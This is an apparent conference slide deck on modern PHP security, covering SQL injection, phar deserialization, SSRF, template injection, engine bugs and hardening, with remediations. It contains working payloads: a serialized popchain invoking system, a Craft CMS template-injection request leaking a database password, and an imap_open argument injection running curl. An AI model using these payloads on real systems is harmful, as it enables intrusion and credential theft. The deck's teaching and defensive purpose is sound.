



Modern PHP security

sec4dev 2020, Vienna



27th February 2020

Synacktiv

Thomas Chauchefoin & Lena David



Summary



- 1 Introduction
- 2 Modern vulnerabilities
- 3 Engine bugs
- 4 Hardening
- 5 Conclusion



Who are we?

Lena (@_lemeda) and Thomas (@swapgs), security experts at Synacktiv.

Company specialized in offensive security: penetration testing, reverse engineering, trainings, etc.

Around 60 experts over 4 offices in France (Paris, Lyon, Toulouse and Rennes).

Let's work together!





Menu of the day

We are not here to shame PHP, most subjects discussed here can be applied to other languages.

We will try to show you how to:

- pro-actively avoid introducing security vulnerabilities you may not know of
- be aware of actionable state-of-the-art mitigations
- circumvent PHP built-in security features
- harden PHP deployments

Menu of the day



This presentation is divided in 3 sections:

- Modern vulnerabilities
- PHP engine bugs
- Hardening tips

Any constructive feedback or questions are very welcome, let's meet after the talk or at firstname.lastname@synacktiv.com :-)

Summary



- 1 Introduction
- 2 Modern vulnerabilities**
- 3 Engine bugs
- 4 Hardening
- 5 Conclusion



SQL injection

SQL injection: injection of user-controlled input into SQL queries, that make them deviate from their intended behavior. This can result - among other things - in:

- retrieval of database records
- modification of data (Insert/Update/Delete)
- command execution on the underlying system

Nowadays, we use PDO and frameworks' ORMs (eg. Eloquent for Laravel), so things like the following should not be encountered anymore:

```
<?php
$s->exec("SELECT username from users WHERE id = " . $_GET['id']);
```

Great, all problems solved then? Well, not exactly.



SQL injection - Laravel Query Builder (2019)

Affected Laravel's query builder < 5.8.11 and nicely documented¹.

Its query builder supports the notation `->addSelect()` on statements to add columns:

```
$query = DB::table('users')->select('name');  
$users = $query->addSelect('age')->get();
```

JSON notation is also supported:

```
$query = DB::table('users')->addSelect('biography->en');
```

Resulting SQL query statement:

```
SELECT json_extract(`biography`, '$."en"') FROM users;
```

¹ <https://stitcher.io/blog/unsafe-sql-functions-in-laravel>

SQL injection - Laravel Query Builder (2019)



However, single quotes were not correctly escaped and can close the `json_extract` statement and alter the query's semantic:

```
protected function wrapJsonPath($value, $delimiter = '->')
{
    return '\'$.'"'.str_replace($delimiter, '"."', $value).'"\'';
}
```

SQL injection - Laravel Query Builder (2019)



Example:

```
$query = DB::table('users')->addSelect("biography->$_GET['lang']");
```

```
with lang like **"), (select @@version) FROM users#
```

```
SELECT json_extract('biography', '$."<lang>") FROM users;
```

SQL injection - Laravel Query Builder (2019)



Example:

```
$query = DB::table('users')->addSelect(biography->$_GET['lang']);
```

```
with lang like **"), (select @@version) FROM users#
```

```
SELECT json_extract('users', '$.**"), (select @@version)  
FROM users#"') FROM users;
```

SQL injection - Laravel Query Builder (2019)



Example:

```
$query = DB::table('users')->addSelect(biography->$_GET['lang']);
```

```
with lang like **"), (select @@version) FROM users#
```

```
SELECT json_extract('users', '$.**"), (select @@version)  
FROM users#"') FROM users;
```

SQL injection - Laravel Query Builder (2019)



Fixed in Laravel 5.8.11².

Remediation: fix the source code to ensure single quotes are properly escaped + comment by the ORM's maintainer:

Note that you should never allow users to control the columns of your query without a white list.

²<https://github.com/laravel/framework/commits/v5.8.11>

SQL injection - Magento (2019)



Results from the way `from` and `to` conditions are processed to build the corresponding SQL query when used simultaneously.³

Example:

```
<?php
$db->prepareSqlCondition('price', [
    'from' => 'n?'
    'to' => ' OR 1=1 -- -'
]);
```

³<https://www.ambionics.io/blog/magento-sqli>

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

=> \$query = "{{fieldName}} >= ?"

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

=> \$query = "price >= ?"

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

=> \$query = "price >= 'n?'"

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "
    AND {{fieldName}} <= ?", ' OR 1=1 -- -', 'price')
```

```
=> $query = "price >= 'n?' AND {{fieldName}} <= ?"
```

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

=> \$query = "price >= 'n?' AND price <= ?"

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

```
=> $query = "price >= 'n' OR 1=1 -- -" AND price <= '' OR 1=1 -- -"
```

SQL injection - Magento (2019)



```
// Handling of the from condition
$query = $db->_prepareQuotedSqlCondition("{{fieldName}} >= ?", 'n?',
    'price')
[...]
// Handling of the to condition
$query = $db->_prepareQuotedSqlCondition($query . "AND {{fieldName}}
    <= ?", ' OR 1=1 -- -', 'price')
```

=> `$query = "price >= 'n' OR 1=1 -- -" AND price <= '' OR 1=1 -- -"`

⇒ Preparing twice is not as innocuous as it may appear.



SQL injection - Magento (2019)

Fixed in Magento 2.3.1 (and patches made available for Magento 2.2.x, 2.1.x, 1.1)

Remediation: Fix the source code so the piece of query resulting from the `from` condition does not undergo preparing twice.

Practically, in the `prepareSqlCondition` method in the `Magento\Framework\DB\Adapter\Pdo\Mysql` class:

```
- $query = $this->_prepareQuotedSqlCondition($query .  
    $conditionKeyMap['to'], $to, $fieldName);  
+ $query = $query . $this->_prepareQuotedSqlCondition(  
    $conditionKeyMap['to'], $to, $fieldName);
```

SQL injection - Recommendations



- Never use user input directly to build SQL queries
- Instead:
 - Use prepared statements or stored procedures
 - Use variable binding to then bind parameters to the query
 - This way, the provided parameters are considered as data rather than as SQL code, and can thus not make the resulting query deviate from its intended behavior

Deserialization via phar://



PHAR archives are like JARs but for PHP, compatible with 3 formats (Phar, Tar, Zip).

Optional PHP module but present on most servers to use Composer, Drush, ... and web-based PHARs.

Deserialization via phar://



Tar-based PHAR
.phar/signature.bin
.phar/alias.txt
.phar/stub.php
.phar/.metadata.bin
...



Deserialization via phar://

Metadata is serialized using PHP native format.

Deserializing objects is considered harmful in most languages, but fortunately rarely supported with JSON or XML (non-standard).

Can we reach it?



Deserialization via phar://

Trick presented by Sam Thomas @ BlackHat USA 2018⁴:

- most PHP I/O functions internally creating a stream from a path (eg. `php_stream_open_wrapper_ex()`)
- the wrapper `phar://` can point to a local PHAR archive
- PHAR metadata uses native PHP serialization (and supports objects)
- accessing a PHAR will trigger the deserialization

Examples of dangerous patterns:

```
if (file_exists($_GET['file'] . 'tpl')) { ... }  
if (filesize($_GET['file']) > 1000) { ... }  
if (md5_file($_GET['file']) == ...) { ... }
```

⁴<https://i.blackhat.com/us-18/Thu-August-9/us-18-Thomas-Its-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf>



Deserialization via phar://

The exploitation requires a *popchain* (plenty of literature on this subject, started by SektionEins around 2010)).

The exploitation is identical to classic deserializaton issues but:

- data does not need to reach `unserialize()` directly, only to be treated like a path
- we need to plant a file on the server beforehand (extension is not important and SMB shares are considered local resources on Windows)
- we need to prefix the path by `phar://`
- we need the file's full path



Deserialization via phar://

Deserialization process will call `__wakeup()` and then `__destruct()` if:

- no references left
- end of script
- no crash, no exception

Popchains based on dependencies available in [ambionics/phpggc](https://github.com/ambionics/phpggc)⁵ (supports PHAR output, polyglott files and fast destruction).

⁵<https://github.com/ambionics/phpggc>



Deserialization via phar://

Simplified example of a Laravel popchain:

```
class PendingBroadcast
{
    protected $events;
    protected $event;
    public function __destruct()
    {
        $this->events->dispatch($this->event);
    }
}
```



Deserialization via phar://

```
class Generator
{
    protected $providers = array();
    protected $formatters = array();
    public function format($formatter, $arguments = array())
    {
        return call_user_func_array($this->formatters[$formatter], $arguments);
    }
    public function __call($method, $attributes)
    {
        return $this->format($method, $attributes);
    }
}
```



Deserialization via phar://

```
0: 40: "Illuminate\Broadcasting\PendingBroadcast": 2: {  
  s: 9: "*events";  
  0: 15: "Faker\Generator": 1: {  
    s: 13: "*formatters";  
    a: 1: {  
      s: 8: "dispatch";  
      s: 6: "system";  
    }  
  }  
  s: 8: "*event";  
  s: 2: "id";  
}
```



Deserialization via phar://

Directly exploitable in various commercial-grade software:

- Vanilla Forums < 2.7 (CVE-2018-19501) ⁶
- phpBB3 < 3.2.4 (CVE-2018-19274)
- Wordpress < 5.0.1 (CVE-2018-20148)
- Drupal < 7.62, < 8.6.6, < 8.5.9 (CVE-2019-6339)

Mitigations:

- Use `TYPO3/phar-stream-wrapper` to prevent the deserialization of metadata
 - need 7.1's `$allowed_classes` argument
 - still exposes `unserialize`'s attack surface
- Unregister this wrapper.

⁶<https://srcincite.io/blog/2018/10/02/old-school-pwning-with-new-school-tricks-vanilla-forums-remote-code-execution.html>

Arbitrary instantiation



Meta-programming allows us to instantiate classes by name but can it become an issue?

Often found in routers to map URL sections to controllers, file conversion / export features, etc.

Categorized as *CWE-470: Use of Externally-Controlled Input to Select Classes*, but not commonly exploitable.

By default, we even have classes with interesting constructors that are exposed by the core.



Arbitrary instantiation – finfo

Used to load a `libmagic` database:

```
finfo::__construct([ int $options = ..., $magic_file = "" ] )
```

Raises **Notices** when database's format is not valid.

```
php > new finfo(0, '/etc/passwd');  
PHP Notice: finfo::finfo(): Warning: offset `root:x:0:0:root:/  
root:/bin/bash' invalid in php shell code on line 1  
PHP Notice: finfo::finfo(): Warning: offset `daemon:x:1:1:daemon  
:/usr/sbin:/usr/sbin/nologin' invalid in php shell code on  
line 1  
[...]
```



Arbitrary instantiation – SimpleXMLElement

Used to parse XML documents:

```
SimpleXMLElement::__construct ( string $data [...] )
```

The XML document is parsed when a `SimpleXMLElement` is instantiated.

Often disabled by default (depends of `libxml`'s version), but the only way to be sure is to call `libxml_disable_entity_loader(true);`.

Used by RIPSTech for a Shopware <= 5.3.4 exploit⁷.

⁷<https://blog.ripstech.com/2017/shopware-php-object-instantiation-to-blind-xxe/>



Arbitrary instantiation – SplFileObject

```
SplFileObject::__construct ( string $filename, ... )
```

Allows reading the first line of a file (but `phar://`, `http://`, `php://`⁸ works :-)):

```
php > echo new SplFileObject('/etc/passwd');  
root:x:0:0:root:/root:/bin/bash
```

⁸<https://www.pwntester.com/blog/2014/01/17/hackyou2014-web400-write-up/>

Arbitrary instantiation



Application's own classes can be used.

Other classes may be interesting but need interaction, eg. `SoapClient` can allow to SSRF if its `close()` method is called.

It's like a deserialization popchain but for `__construct()` instead of `__wakeup()`.

Remediation: As often, white-listing allowed classes is the best solution.



Server-Side Request Forgery

SSRF: Occurs when the user controls a URL that will be accessed by the application (as opposed to by the user's computer directly)

May allow (among other things):

- scanning and mapping the internal network
- reaching internal resources not otherwise publicly available
- reading server configuration (eg. AWS metadata, more details in a moment)

Not limited to HTTP URLs, works with various schemas/protocols (eg. `http://`, `gopher://`, `ldap://`, etc.)

Often found in webhooks implementations, document uploads, remote metadata fetching.



Server-Side Request Forgery - Cloud environments

Various cloud hosters make it possible to retrieve data related to the running instance on an endpoint available on a link-local IP address, eg:

- `http://169.254.169.254/latest/meta-data/` (AWS)
- `http://169.254.169.254/latest/user-data/` (AWS)
- `http://169.254.169.254/metadata/v1.json` (Digital Ocean)

An SSRF on a server hosting such an instance allows retrieving the corresponding information (NPM secrets, SSH keys, etc.) even though they are not supposed to be exposed to the outer world.



Server-Side Request Forgery over FastCGI

FastCGI: protocol that allows a web server to interact with other programs (often, applicative servers.)

PHP-FPM (FastCGI Process Manager)

- implementation of the protocol for PHP (widely used with nginx)
- listens on either `127.0.0.1:9000` or `/var/run/php-fpm.sock`
- can be used along with any web server supporting FastCGI

Expected behavior: when the web server receives corresponding request, it:

- encodes it in the FastCGI format (headers + request context + body)
- forwards it to `php-fpm`, which starts a PHP worker, executes the script pointed by the received request and sends the result of the execution (stdout/stderr) in a FastCGI response to the web server.



Server-Side Request Forgery over FastCGI

Now what if an SSRF affects the remote server?

- it becomes possible to reach the listening service/socket directly
- ... and to have an arbitrary PHP script executed

This goes even further:

- it is possible to put `php.ini` directives within the FastCGI request (in the part corresponding to its context, which is supposed to be sent by the HTTP server)
- thus, by using `auto_prepend_file = php://input` and using PHP code in the request's body, one gets code execution on the server (for a complete example see the script implemented in Gopherus⁹)

⁹<https://github.com/tarunkant/Gopherus/blob/master/scripts/FastCGI.py>

Server-Side Request Forgery - Recommendations



- If the requested resource is intended to be an internal one (eg. an auxiliary application on an adjacent host):
 - a whitelist approach can be used to restrict what the involved feature is allowed to use.
 - additionally, add in-depth security by designing proper network segmentation.
- If the requested resource is intended to be any external one :
 - the whitelist approach is not feasible
 - ensure the provided URL or IP address does not resolve to an internal host. Even though this is generally not considered optimal, a blacklist approach can be considered here.

Server-Side Request Forgery - Recommendations



- Be careful: simply resolving the requested domain and check it before issuing the request is **not** enough: a second resolving may occur when the request is actually made, and the resulting IP address might be different this time.
- When relying upon a cloud hoster, use the more secure options when available (eg. AWS EC2's IMDSv2¹⁰).

¹⁰<https://portswigger.net/daily-swig/aws-bolsters-security-to-defend-against-ssrf-attacks>



Server-Side Template Injection

SSTI: Occurs when user-supplied data is embedded into a server-side template in an unsafe way. If the user input contains a template expression, the latter will get executed when the template is rendered.

May lead to:

- code/command execution on the underlying server

Requires some template engine to be in use, such as:

- Twig
- Smarty
- Mustache
- etc.

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



Craft CMS¹¹: CMS relying on Yii 2 and using Twig

SEOmatic¹²: Craft CMS plugin intended to facilitate search engine optimization in Craft CMS.

SSTI resulting from the way URLs not matching known Craft elements are processed by SEOmatic to build the corresponding canonical URLs.¹³

```
'canonicalUrl' => '{{ craft.app.request.pathInfo | striptags }}'
```

In case of HTTP 404, the canonical URL is reflected in the Link header of the response before rendering occurs.

¹¹<https://craftcms.com/>

¹²<https://github.com/nystudio107/craft-seomatic>

¹³<http://ha.cker.info/exploitation-of-server-side-template-injection-with-craft-cms-plguin-seomatic/>

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



```
$ curl --data "<...>" -ksI https://mywebsite.org/api/some  
  {{6*4}}endpoint/12345
```

```
HTTP/1.1 404 Not Found
```

```
[...]
```

```
X-Powered-By: Craft CMS
```

```
Link: </api/some24endpoint/12345>; rel='canonical'
```

```
[...]
```

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



It is possible to interact with Craft CMS from within a template using various methods, eg. `craft.config.get(<someConfSetting>, <someConfFile>)`.

Let us try that out with the `password` entry from the `db.php` config file:

```
$ curl --data "<...>" -ksI https://mywebsite.org/api/some{{craft.config.get('password','db')}}endpoint/12345
```

```
HTTP/1.1 404 Not Found
```

```
[...]
```

```
Link: </api/some{{craft.config.get(&#039;password&#039;,&#039;db&#039;)}}endpoint/12345>; rel='canonical'
```

```
[...]
```

→ not possible this way because control characters are escaped into HTML entities.

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



However, it is possible is to reflect the value passed as User-Agent:

```
$ curl --data "<...>" --user-agent "testUserAgent" -ksI https://  
  mywebsite.org/api/some{{craft.request.getUserAgent()}}endpoint  
  /12345
```

```
HTTP/1.1 404 Not Found
```

```
[...]
```

```
Link: </api/sometestUserAgentendpoint/12345>; rel='canonical'
```

```
[...]
```

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



Combining all the previous elements + a few utils:

■ Payload:

```
{% set elt = craft.request.getUserAgent() | slice(0,8) %}  
{% set file = craft.request.getUserAgent() | slice(9,2) %}  
{{ craft.config.get(elt, file)}}
```

■ Along with: User-Agent: password db

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



```
$ curl --data "" --user-agent "password db" -ksI https://mywebsite.org/db-pw:%20%7b%25%20set%20elt%20=%20craft.request.getUserAgent()|slice(0,8)%25%7d%7b%25%20set%20file%20=%20craft.request.getUserAgent()|slice(9,2)%25%7d%7b%7bcraft.config.get(elt,file)%7d%7d
```

HTTP/1.1 404 Not Found

[...]

Link: <db-pw: DB_PASSWORD>; rel='canonical'

[...]

Server-Side Template Injection - Craft CMS / SEOmatic (2018)



- Known as CVE-2018-14716
- Fixed in SEOmatic 3.1.4¹⁴
- **Remediation:** Modify the way URLs not matching any Craft elements are processed when building the corresponding `canonicalUrl`.

¹⁴<https://github.com/nystudio107/craft-seomatic/commit/1e7d1d08>

Server-Side Template Injection - Recommendations



- When possible, avoid using user-supplied data directly when creating templates, and pass user input as parameters to the template instead.
- Use sandboxed environments to render templates when that feature is available,
- Consult your templating engine's documentation for hardening and security advice.
- Prefer templating engines that do not allow code execution (eg. Mustache which is calls itself logicless)

Summary



- 1 Introduction
- 2 Modern vulnerabilities
- 3 Engine bugs**
- 4 Hardening
- 5 Conclusion



Engine bugs – Scenario

Let's put ourselves in the scenario where a site on a shared hosting is vulnerable to CVE-2017-9841 (`/phpunit/phpunit/src/Util/PHP/eval-stdin.php`):

```
<?php  
  
eval('?'>' . file_get_contents('php://stdin'));
```

I can't access other websites due to `open_basedir` and I can't execute commands using `shell_exec` or `system`, game over?



Engine bugs – Why are they interesting?

Executing arbitrary PHP code does not mean executing arbitrary native code, the interpreter acts as a boundary.

The PHP engine can be even configured to limit system's exposure (we will get back on this later):

- disable command execution functions, limit usable paths
- native code restricted to C modules
 - unable to load them at runtime
 - no direct access to memory
 - may change with FFI?



Engine bugs – Why are they interesting?

Numerous engine bugs can exist:

- memory safety issues (all kind of buffer / heap *flows)
- reference counting issues and garbage collection leading to Use-after-Free conditions
- command or parameter injection
- logic issues

Executing native code will allow getting around engine's boundary and security measures.



Engine bugs – Bug #76428

Bug opened by c.r.l.f regarding `imap_open`'s behavior.

Internally the third-party IMAP library uses `rsh` (often linked to `ssh`) to connect to the server.

The name of the server was not enclosed by quotes and could contain spaces to add arguments to `ssh`'s invocation.

Exploitable by passing `-oProxyCommand`.



Engine bugs – Bug #76428

Exploitation proof of concept¹⁵:

```
$login = 'foo';  
$password = 'bar';  
$server="x -oProxyCommand=\"`curl$IFS'localhost?PWN`\"}&login=1&  
password=1"  
  
imap_open('{'.$server.':993/imap/ssl}INBOX', $login, $password);
```

¹⁵<https://bugs.php.net/bug.php?id=76428>



Engine bugs - Bug #76047

Public bug #76047 patched after two years in 7.2.28 / 7.3.15 / 7.4.3 (7.0 and 7.1 are obsolete), unexpectedly found by @kenashkov.

PHP's backtraces allows obtaining references to caller function's arguments.

These arguments may have been destructed in the meantime.

It allows obtaining a reference to a memory area that, from the engine's point of view, is free.

Allocating an object of the same size will place it at this argument's memory position.

Engine bugs - Bug #76047



It is not intended behaviour:

- allows accessing the memory area of a complex type (instance) as a string
 - allows manipulate its internal representation
 - gives read / write primitives



Historical vulnerabilities - #76047

A bit twisted but easy to trigger:

```
function trigger_uaf($arg) {  
    $arg = str_shuffle(str_repeat('A', 79));  
    $vuln = new Vuln();  
    $vuln->a = $arg;  
}  
  
trigger_uaf('x');
```



Historical vulnerabilities - #76047

```
class Vuln {
    public $a;
    public function __destruct() {
        global $backtrace;
        unset($this->a);
        $backtrace = (new Exception)->getTrace();
    }
}
```

Our reference to freed memory is now in `$backtrace[1]['args'][0]!`




Historical vulnerabilities - #76047

Very simplified representation of what's happening in memory.

```
$arg = str_shuffle(str_repeat('A', 79));
```


string \$arg





Historical vulnerabilities - #76047


```
public function __destruct() {  
    // [...]  
    unset($this->a);  
}
```





Historical vulnerabilities - #76047


```
$backtrace = (new Exception)->getTrace();
```





Historical vulnerabilities - #76047

```
$h = new Helper();
```





Engine bugs – Misc.

Linux exploits for `getTrace()` (#76047) and more engine bugs are available at [mm0r1/exploits](https://github.com/mm0r1/exploits)¹⁶.

The core development does not consider it to be security-relevant as long it does not impact a common remotely-reachable function.

Some of these functions and the engine are being fuzzed by OSS-fuzz¹⁷: EXIF, JSON, PHP serialization, ... but still in early stages.

¹⁶<https://github.com/mm0r1/exploits/>

¹⁷<https://github.com/php/php-src/tree/master/sapi/fuzzer>

Summary



- 1 Introduction
- 2 Modern vulnerabilities
- 3 Engine bugs
- 4 Hardening**
- 5 Conclusion



Hardening – Introduction

You will get compromised, and it will (never) be your fault:

- third-party code,
- historical / legacy code you can't git blame,
- well-known CMS and their modules

We will focus on two things:

- avoiding the exploitation of several classes of vulnerabilities thanks to configuration or third-party modules (~ application security)?
- limiting attacker's movement on the host, after they compromised my application (~ engine / host security)?



Hardening – System configuration

Persistence is harder on a read-only filesystem (but updates too)

Store uploads elsewhere:

- volume outside the web root
- external service (AWS, GCP)
- dedicated host

Direct upload of PHP files less likely to have impact.



Hardening – System configuration

Use PHP-FPM and its pool mechanism:

- UID separation (strong kernel-level separation)
- chroot

Systemd can allow restricting address families and syscalls, enforcing mount namespaces...

Keep up-to-date the language engine and the related libraries (`gd`, `libpng`, etc). You should be able to trust your GNU/Linux distribution for this task.



Hardening – Engine configuration

Always configure the engine in `php.ini`, not in the source code.

Use PHP's engine security-related configuration directives¹⁸:

- `error_reporting`, `display_startup_errors`, `display_errors` to `Off`, but keep `log_errors` / `error_log` to still identify issues
- `open_basedir`: limit reachable paths
- `disable_functions` / `disable_classes`: limit callable / instantiable symbols
- `allow_url_fopen` / `allow_url_include`: limit risks of remote file inclusion (but does not prevent it over SMB!)

We already showed it was not perfect but still.

¹⁸<https://www.php.net/manual/en/security.php>



Hardening – Engine configuration

PCC¹⁹ by SektionEins can help scanning your production `php.ini` file.

Includes various checks:

- very specific denial of service cases like `post_max_size` greater than `memory_limit`
- `assert` is enabled
- session configuration
- ...

¹⁹<https://github.com/sektioneins/pcc/blob/master/phpconfigcheck.php>



Hardening – Engine configuration

It is not so easy to write a good `disable_functions / disable_classes` list.
For instance, Alibaba Cloud²⁰, nixcraft²¹ and multiple Gists forgot `mail` in their help.

²⁰<https://www.alibabacloud.com/help/faq-detail/50218.htm>

²¹<https://www.cyberciti.biz/faq/linux-unix-apache-lighttpd-phpini-disable-functions/>



Hardening – Engine configuration

Common bypasses:

- `imap_open` (CVE-2018-19518, < 5.6.39 / < 7.2.13), as we already discussed it
- `mail` (last parameter to inject `sendmail` parameters and write files)
- `putenv`, as implemented in `Chankro`²²:
 - `mail` calls the binary `sendmail`
 - environment variables are inherited by children
 - `LD_PRELOAD` allows loading shared libraries in one's memory and execute code in its context
- `COM('WScript.shell')`

Can you really live without `mail`?

²²<https://github.com/TarlogicSecurity/Chankro>



Hardening – suhosin

Suhosin (pronounced 'su-ho-shin') [...] was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core.

Very commonly used “back in the days” and offered interesting measures:

- “true” URL inclusion protection (disallow all schemes, writable files, ...)
- Zend Memory Manager hardening
- Cookie encryption
- Custom POST / multipart handler
- `pledge` support (OpenBSD only)

Plot twist: it has no PHP 7 support.



Hardening – snuffleupagus

Maintained by NBS System ([nbs-system/snuffleupagus](#)). Their description is quite clear:

Security module for php7 - Killing bugclasses and virtual-patching the rest!

Distributed as a dynamic PHP module:

- install the distro-dependant package
- `extension=snuffleupagus.so / sp.configuration_file=`
- tune the configuration to your needs (`sp.global.secret_key!`)



Hardening – snuffleupagus

Some application-level hardening features²³:

- apply callbacks when performing file uploads
 - VLD pass to detect PHP opcodes
 - further custom sanitations?
- blacklist calls when parameters are matching a given regex
 - allows dealing with software requiring dangerous functions (`mail`)
- signature of serialized strings to prevent their tempering
- prevent the execution of writable PHP files
- and much more...

²³<https://snuffleupagus.readthedocs.io/config.html#bugclass-killer-features>

Hardening – suhosin-ng



Idea of a rebirth of suhosin submitted by SektionEins to NLnet:

- based on snuffleupagus code base
- new ideas, backporting of suhosin features not implemented in snuffleupagus
- code review

No update since summer 2019, but fingers are crossed!

Summary



- 1 Introduction
- 2 Modern vulnerabilities
- 3 Engine bugs
- 4 Hardening
- 5 Conclusion**



Conclusion

PHP is still fun, easy / quick to deploy and safe enough for most usages!

The engine does not offer strong security guaranties if the attacker obtains PHP code execution:

- good coding practices are the first line of defense (validate every external data, not only user input)
- configuration / hardening can prevent the initial compromise but not the native code execution
- use snuffleupagus!

In-depth security remains the way to go, it lets everybody do mistakes without having to wake up at night.

Conclusion



